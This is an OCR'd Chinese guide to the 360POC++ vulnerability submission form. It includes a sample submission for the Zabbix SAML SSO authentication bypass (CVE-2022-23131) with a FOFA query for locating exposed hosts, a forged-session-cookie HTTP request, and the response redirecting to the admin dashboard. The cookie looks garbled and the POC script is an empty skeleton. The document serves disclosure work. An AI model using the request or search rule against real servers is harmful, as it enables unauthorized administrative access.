

360POC++

POC 提交使用说明

应用信息字段说明





漏洞名称{必填项}

名称填写规则:厂商简称 应用名 漏洞文件或路径 存在 XXX 漏洞
例如: 厂商简称 xxx 系统 x.php 存在 SQL 注入漏洞

漏洞分类{必填项}

SQL 注入 命令执行 代码执行 远程文件包含 本地文件包含 目录遍历等

0day{选填项}

是否 0day,是的话勾选即可

匿名{选填项}

是否匿名提交漏洞,是的话勾选即可

漏洞等级{必填项}

低危 例如:目录遍历,信息泄露等
中危 例如:默认账号密码漏洞,敏感信息泄露,SSRF 等
高危 例如:命令执行,代码执行,SQL 注入等
严重 例如:热门的应用存在命令执行,代码执行可评级为严重.
暂不收录 例如:CSRF,XSS,无重要信息的信息泄露等

搜索规则{选填项}

填写应用的搜索规则,可以通过这个规则搜索到这个资产
例如: fofa:title=”xxx 系统”

CNVD 编号 CVE 编号 CNNVD 编号 bugtraq 编号{选填项}

以上编号能找到的话,填写到指定编号对应的位置

漏洞发现者{必填项}

填写漏洞的发现者,如果不知道漏洞的发现者,留空即可

来源{选填项}

填写漏洞的来源链接

发现时间{选填项}

填写漏洞的发现时间,如果不知道时间,写当前时间即可

厂商{必填项}

应用官网的全称
例如: 三六零数字安全科技集团有限公司

应用{必填项}

应用名字就是该应用的指纹名字

例如: 360 云探安全监测系统

版本{必填项}

该漏洞影响应用的版本,如果影响所有版本的话填 all 即可

漏洞简介{必填项}

填写漏洞的描述

修复方案{必填项}

填写漏洞的修复方案

漏洞详情{选填项}

填写漏洞的详细信息

参考链接{选填项}

填写漏洞的参考链接

POC 脚本{必填项}

填写基于 Python 2.7 的 Pocsuite 格式的 POC 脚本

测试 URL

填写线上可供测试的网站,每行一个,目标可以是地址、地址:端口或 URL
例如:
192.168.10.100
192.168.10.100:22
http://www.192.168.10.100/test/

镜像路径 应用类型 应用类型{选填项}

暂时留空即可

测试说明{选填项}

填写本地测试成功的截图,或者想对审核人员说的注意事项等

查重按钮 提交按钮

填写完漏洞信息点击查重,如果没重复的话,可以继续填写其他信息并提交

完整的漏洞及 POC 填写信息样例如下

提交漏洞

* 漏洞名称：Zabbix /index_sso.php 存在登录绕过漏洞
* 漏洞分类：登录绕过

0day： 匿名： 专题： * 漏洞等级：高危 搜索规则：fofa:app="ZABBIX-监控系统" && body="saml"

CNVD编号：CNVD-2022-08298 CVE编号：CVE-2022-23131

CNNVD编号：CNNVD-202201-1030 bugtraq编号：bugtraq编号

漏洞发现者：漏洞发现者 来源：https://blog.sonarsource.co 发现时间：2022-06-21

* 厂商：Zabbix LLC. * 应用：Zabbix * 版本：zabbix >=5.4.0 × zabbix <=5.4.8 ×

查重

* 漏洞简介：Zabbix Sia Zabbix是拉脱维亚Zabbix SIA（Zabbix Sia）公司的一套开源的监控系统。该系统支持网络监控、服务器监控、云监控和应用监控等。 Zabbix Frontend存在安全漏洞，该漏洞源于在启用 SAML SSO 身份验证（非默认）的情况下，恶意行为者可以修改会话数据，因为存储在会话中的用户登录未经过验证。攻击者可利用该漏洞提升权限并获得对Zabbix前端的管理员访问权限。

* 修复方案：

Normal Sans Serif

目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：https://support.zabbix.com/browse/ZBX-20350

漏洞详情：

Normal Sans Serif

在启用 SAML SSO 身份验证（非默认）的情况下，恶意攻击者可以修改会话数据 来实现身份认证绕过。未经身份验证的恶意攻击者可能会利用此问题来提升权限并获 得对 Zabbix 前端的管理员访问权限。
该漏洞存在于index_sso.php文件中，由于index_sso.php文件未调用
CEncryptedCookieSession::checkSign()
方法对cookie进行校验，且客户端的cookie可被伪造。
从index_sso.php文件中可以看出，当伪造的cookie中存在saml_data时，获取 username_attribute的数据，如果该用户真实存在则会生成一个sessionid从而实现身份 认证绕过。

```
<?php
    $auth = new Auth($settings);

    if (hasRequest('acs') && !CSessionHelper::has('saml_data')) {
    }
```

参考链接：

https://mp.weixin.qq.com/s/AAGGEIXTD8GclkO29ELFRQ

POC脚本：

```
#!/usr/bin/env python
# coding: utf-8
from pocsuite.api.request import req
from pocsuite.api.poc import register
from pocsuite.api.poc import Output, POCBase


class TestPOC(POCBase):
    vulID = ''
    cveID = ''
    version = ''
    author = ['']
    vulDate = ''
    createDate = '2019-03-25'
    updateDate = '2019-03-25'
```

POC格式是基于Python 2.7的Pocsuite格式（目前只支持Python脚本的POC，不支持JSON脚本的POC）。详情请参考：https://github.com/knownsec/Pocsuite

测试URL：

x.x.x.x:80
x.x.x.x
http://www.xxx.com

镜像路径：Docker上的镜像路径，例如：thinkphp:5.0.20 应用类型： 应用端口：

测试说明：

Normal Sans Serif

```
GET /index_sso.php HTTP/1.1
Host
Cookie: PHPSESSID=eyJpYWlsX2RhdGE1OnsidXNlcmRhbWVfYXR0cmlidXRlIjoiQWRtaW4ifSweJ2Vpc2lvbmlkIjoiIiwic2lnbiI6Ij9
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A Brand";v="8", "Chromium";v="98"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

```
HTTP/1.1 302 Found
Server: nginx/1.14.2
Date: Tue, 22 Feb 2022 08:00:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: zabbix.php?action=dashboard.view
Set-Cookie: PHPSESSID=eyJpYWlsX2RhdGE1OnsidXNlcmRhbWVfYXR0cmlidXRlIjoiQWRtaW4ifSw
```

* 验证码：t4kz

未查重的漏洞不允许提交 提交 返回